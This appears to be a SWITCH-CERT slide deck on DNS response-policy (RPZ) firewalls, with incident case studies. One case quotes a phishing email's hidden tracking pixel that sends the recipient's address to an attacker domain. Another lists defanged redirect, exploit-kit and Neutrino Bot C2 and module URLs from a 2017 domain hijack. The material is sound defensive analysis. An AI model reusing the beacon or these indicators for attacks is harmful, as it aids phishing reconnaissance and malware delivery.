SWITCH DNS Firewall



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SWITCH / SWITCH-CERT in a nutshell

- Non-profit foundation, Switzerland, 100 employees
- Swiss NREN: 400'000 people (Students, staff and researchers)
 - Academic backbone, security, identity management, cloud services, ...
- Registry for Switzerland (.ch) and Liechtenstein (.li)
- SWITCH-CERT: 15 people
 - Security for Universities, e.g. Monitoring like Netflow, DNS Firewall and awareness
 - Operate the DNS machines for .ch / .li and security service for the registry
 - Security for Banks, specialised in E-banking security; malware analysis
 - Security for other customer groups: Industry and logistic



"DNS Firewall gives you the most bang for your buck"

Paul Vixie






DNS RPZ IETF draft

"... method for expressing DNS response policy inside a specially constructed DNS zone, and for recursive name servers to use such policy to return modified results to DNS clients. The modified DNS results can stop access to selected HTTP servers, redirect users to "walled gardens", block objectionable email, and otherwise defend against attack. These "DNS Firewalls" are widely used in fighting Internet crime and abuse."




DNS without RPZ






DNS with RPZ





Landing Page





What we don't do



Zensur an der Uni Freiburg?

von Andrea Kucera, Lausanne / 20.4.2017, 08:00 Uhr

Seit Ende 2015 sperrt die Universität Freiburg den Zugang zu Websites «spezifischer Kategorien». Über ein Jahr lang muckte niemand auf, seit kurzem läuft ein Jusstudent gegen die Massnahme Sturm.







DNS Firewall features

Prevention

Computer infections are prevented by blocking access to infected sites.
 Data breaches can be prevented.

Detection and Reporting


-SWITCH detects computers that are already infected, and customers are rapidly informed about suspicious and infected computers.

Awareness

 Malicious queries are redirected to a safe landing page that inform the users of the potential risk.



SWITCH-CERT Threat Intelligence





DNS RPZ Zones files provided by SWITCH

| RPZ zone | Description |
|-------------------------|--|
| zone.mw.rpz.switch.ch | C2, driveby, distribution and other malicious domains. Updates multiple time an hour. |
| zone.ph.rpz.switch.ch | Phishing domains, updated every few minutes |
| zone.misc.rpz.switch.ch | Malicious domains which are not phishing and not really fit into the malware RPZ. |
| zone.wl.rpz.switch.ch | Whitelist, for fast reaction to handle false positives or collateral damage domains from SURBL |
| zone.test.rpz.switch.ch | To evaluate new data |



Report Phishing Domains






Examples and use cases from daily CSIRT operation



[Detection] Find infected machines






[Detection] Leaking onion domains

```
2018-04-11T14:54:54, (Client), 53042, hpaur4rufcjohrag.onion, (Org), Retefe 2018-04-11T14:55:34, (Client), 53203, hpaur4rufcjohrag.onion, (Org), Retefe 2018-04-11T14:54:57, (Client), 63966, hpaur4rufcjohrag.onion, (Org), Retefe 2018-04-11T15:10:39, (Client), 54450, hpaur4rufcjohrag.onion, (Org), Retefe 2018-04-11T16:16:09, (Client), 52356, hpaur4rufcjohrag.onion, (Org), Retefe 2018-04-11T16:16:17, (Client), 53049, hpaur4rufcjohrag.onion, (Org), Retefe
```



Detection and Reporting





Detection and Reporting






Information Site









```
<HTML><HEAD>
<META http-equiv=3D"Content-Type" content=3D"text/html; charset=3Dutf-8">
</HEAD>
<BODY>
<DIV><STRONG><A href=3D"https://www.valiant.ch/privatkunden">Valiant=20
Privatkunden</A></STRONG></DIV>
<DIV><STRONG></STRONG><BR></DIV>
<DIV><STRONG>Maestro-Karte</STRONG></DIV>
<DIV><BR></DIV>
<DIV><BR></DIV>
<DIV><IMG alt=3D"" hspace=3D0 src=3D"http://i.imgur.com/so4CAb3.jpg" bord=</pre>
er=3D0></DIV>
<DIV><IMG alt=3D"" hspace=3D0 src=3D"http://retnop.cf/port.php?email=3Dma=</pre>
tthias.seitz@switch.ch"=20
border=3D0></DIV></BODY></HTML>
```



```
<DIV>
<IMG alt=3D"" hspace=3D0 src=3D"http://retnop.cf/port.php?email=3Dmatthias.seitz@switch.ch"=20border=3D0>
</DIV>
```

Decode **quoted printable**

```
<DIV>
<IMG alt="" hspace=0 src="http://retnop.cf/port.php?email=matthias.seitz@switch.ch" border=0>
</DIV>
```

- **Quoted printable:** Email encoding which allows non-ASCII characters to be represented as ASCII for email transportation.
- In quoted-printable, any non-standard email octets are represented as an = sign followed by two hex digits representing
 the octet's value.




- Most email applications like Outlook or Thunderbird don't load remote content automatically for privacy reasons.
- Apple Mail was by default loading remote content => leaking of user information
 - User agent strings
 - Mail address
- Next step: Send the targeted malware.
- Tracking elements were put into the SWITCH DNS Firewall.



| Top 10 Values | Count | % |
|---|-------|---------|
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_4) AppleWebKit/603.1.30 (KHTML, like Gecko) | 20 | 38.462% |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.8 (KHTML, like Gecko) | 7 | 13.462% |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko) | 5 | 9.615% |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/602.4.8 (KHTML, like Gecko) | 5 | 9.615% |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E; Microsoft Outlook 14.0.7180; ms-office; MSOffice 14) | 2 | 3.846% |
| Mozilla/5.0 (Linux; Android 5.0.1; GT-I9515 Build/LRX22C; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/58.0.3029.83 Mobile Safari/537.36 | 2 | 3.846% |









- Gandi manages over 2 million domain names from about 600 top-level domains
- On the 7th of July 17, a Gandi partner was "hacked".
 - No more details available to the hack itself. Leaked credentials, phishing, other vulnerability?
 - 751 domain names were hijacked
 - Domain / NS records were altered over the partners web interface
- 94 .ch and .li domain names were hijacked and used for drive-by
 - Radio stations, regional newspapers, dating sites, ...
 - Beside of that also some not very popular domains




- The bad guys altered the NS records to
 - ns1.dnshost[.]ga and ns2.dnshost[.]ga
- Visitors to the hijacked domains were redirected to the Keitaro TDS (traffic distribution system)
- Redirect to
 - hXXp://46.183.219[.]227/VWcjj6
 - hXXp//46.183.219[.]227/favicon.ico
 - hXXp://46.183.219[.]227/www.bingo.com
 - hXXp://188.225.87[.]223/?doctor&news=...&;money=...
- Redirect pointed to a Rig Exploit Kit




- Payload: Neutrino Bot
- Contacts C2 server and grabs additional modules
 - -hXXp://poer23[.]tk/tasks.php
 - hXXp://poer23[.]tk/modules/nn_grabber_x32.dll
 - -hXXp://poer23[.]tk/modules/nn_grabber_x64.dll
- And receives an update
 - -hXXp//www.araop.tk/test.exe











- The Gandi changes were reverted by Gandi / SWITCH
 - -Building the new DNS zone and propagating the new genuine DNS records need some time as the .ch / .li zones have rebuild intervals

- Immediate action:
 - Put the affected 93 domains and the other malicious domains into the SWITCH DNS Firewall



DNS RPZ provider 2018

| Provider | Data | Origin | Comment |
|-------------------|---------------------------------------|--------|-------------------------------------|
| Farsight Security | Newly observed domains | US | |
| (Infoblox) | Malicious domains | US | Appliance required |
| Spamhaus | Newly observed and mailicious domains | UK | |
| SURBL | Malicious domains | CA | |
| SWITCH | Malicious domains | СН | Focus on Switzerland / Europe |
| ThreatSTOP | Malicious domains | US | |



DNS Firewall as a service 2018

| Service | Data | Origin |
|--------------------------|-------------------|--------|
| Akamai AnswerX | Malicious domains | US |
| CISCO / OpenDNS Umbrella | Malicious domains | US |
| Comodo Secure DNS | Malicious domains | US |
| Neustar Recursive DNS | Malicious domains | US |
| Norton ConnectSafe | Malicious domains | US |



DNS Firewall as a service 2018

| Service | Data | Origin |
|-------------------------|-------------------|--------|
| Quad9 | Malicious domains | CA |
| Spamhaus DNS Firewall | Malicious domains | UK |
| SWITCH DNS Firewall | Malicious domains | СН |
| ThreatSTOP DNS Firewall | Malicious domains | US |
| Verisign DNS Firewall | Malicious domains | US |



Products that can utilize DNS RPZ

















Best practices for RPZ implementation

- Start in log only mode.
 - If the logs look good: Switch to redirect/block mode
- Implement and maintain whitelist RPZ zones
- Setup landing pages for user information and awareness
- Use a log and monitoring system (Splunk, ELK or similar)
- Run long term trials (60 days or longer)
 - Evaluate different RPZ provider
 - Consider implementing more then one RPZ feed (Advantage of DNS RPZ!)
- Plan enough time



Experience from the last 4 years

- Very useful! Great for fast reaction on various threats
- Much better overview what is going on in our AS
- Low hurdles to implement DNS RPZ / DNS Firewall
- NRENs are in a unique position do start and deploy such a service
- You get the most bang for your buck



Ressources / References

- https://tools.ietf.org/html/draft-ietf-dnsop-dns-rpz-00
- https://dnsrpz.info
- https://www.isc.org/rpz/
- https://swit.ch/dnsfirewall
- https://securityblog.switch.ch/2017/07/07/94-ch-li-domain-names-hijackedand-used-for-drive-by/
- https://news.gandi.net/en/2017/07/detailed-incident-report/

SWITCH

Working for a better digital world

